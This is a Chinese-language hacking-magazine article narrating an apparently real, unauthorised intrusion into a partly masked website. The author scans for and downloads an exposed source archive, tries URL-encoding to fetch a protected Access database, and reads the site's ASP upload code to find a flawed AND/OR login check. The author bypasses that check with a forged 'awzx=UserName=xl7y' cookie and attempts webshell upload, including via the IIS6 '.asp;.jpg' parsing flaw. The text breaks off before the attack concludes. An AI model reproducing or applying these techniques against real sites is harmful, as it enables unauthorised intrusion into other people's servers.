左手代码，右手入侵

小楼听雨

距离上次给《黑X》写稿件已经两年有余，本以为自己已经彻底与所谓的网络安全决裂，无奈毕竟是喜欢过的东西，即使很长时间不去触摸，依然能够轻易就使人热血沸腾。本文将展现一次边分析脚本代码边入侵的详细过程。




图1




图2

一、倚天一出，谁与争锋

打开目标站点www.vict****.com，网站程序由Asp脚本编写而成，初略观察了一下也没有辨认出使用何种Cms。首先找几个链接手工测试有无注入点，结果立刻弹出警告框，如图1，看来站点做了防注入处理。真的勇士敢于直面惨淡的警告框，我们暂且放弃注入另辟蹊径，祭出利剑快速旁注工具WebRobot进行文件扫描，收获颇丰，如图2。访问http://www.vict****.com/wwwroot.rar，毫无悬念我们得到了站点源码，然后直奔数据库文件夹，在/admin/MyDB/下有一名为#9za0yb#$%@.mdb的数据库文件，站长从文件名上入手做了防下载处理，遇到这种情况通用的办法是将数据库文件名全部使用Url编码，这样就能突破站长精心构造的防线，屡试不爽。使用WebRobot对文件名就行Url编码后在浏览器中访问如图3，没有出现预想中的下载窗口，服务器对mdb格式文件下载做了限制，如图4。

得到了源代码却无法获取webshell，这让老衲情何以堪？返回到源码文件夹中，在file目录下发几个熟悉的文件，其中有一个名为upload_soft.asp，果断访问之，出现了熟悉的上传页面，如图5，切莫高兴的太早，如果你以为现在可以直接上传webshell结束本次入侵，那你就大错特错了。先选择本地一个图片格式的文件上传打探一下虚实，非常不幸，提示“请登录后再使用本功能”，如图6，撇开可能会有的上传文件格式限制不说，登录验证现已经把我们拒之门外。接下来我们分析一下登录验证部分的源码，看能否找到突破点。在upfile_soft.asp中有如下相关代码：




图3




图4




图5




图6

```
<%
if EnableUploadFile="No" then
    response.write "系统未开放文件上传功能"
```

```
        else
            if session("AdminName")="" and request.
Cookies("awzx")("UserName")="" then '登录验证
                    response.Write("请登录后再使用本功
能!") '登录失败
            else
                    select case upload_type
'登录成功，并选择上传方式
                        case 0
                            call upload_0()
'使用化境无组件上传类
                        case else
                            'response.write
"本系统未开放插件功能"
                            'response.end
                    end select
            end if
    end if
%>
```

登陆验证处的代码检查用户的Session和Cookies是否为空，若为空则登录失败。此处代码看似无懈可击，其实代码作者犯一个致命的逻辑错误，此处本应是逻辑或的关系，而作者却错用了逻辑与。登录验证处And前后的判断都为真时整个条件语句才成立，也就是只有在用户Session和Cookies都为空的情形下才会返回登录失败，二者缺一不可。虽然我们无法改变Session的值，倘若使用Cookies欺骗改变Cookies内容会发生什么呢？使用菜刀的Cookies修改功能，添加内容为“;awzx=UserName=xl7y”，如图7，后上传图片格式的文件成功，如图8。查看返回的页面源文件即可获得所上传的文件路径，一鼓作气上传几种后缀的可执行脚本，皆无功而返，如图9。尝试IIS6.0的解析漏洞上传后缀为.asp;.jpg的文件，虽然可以正常上传，但是却没有成功解析，如图10。




图7




图8

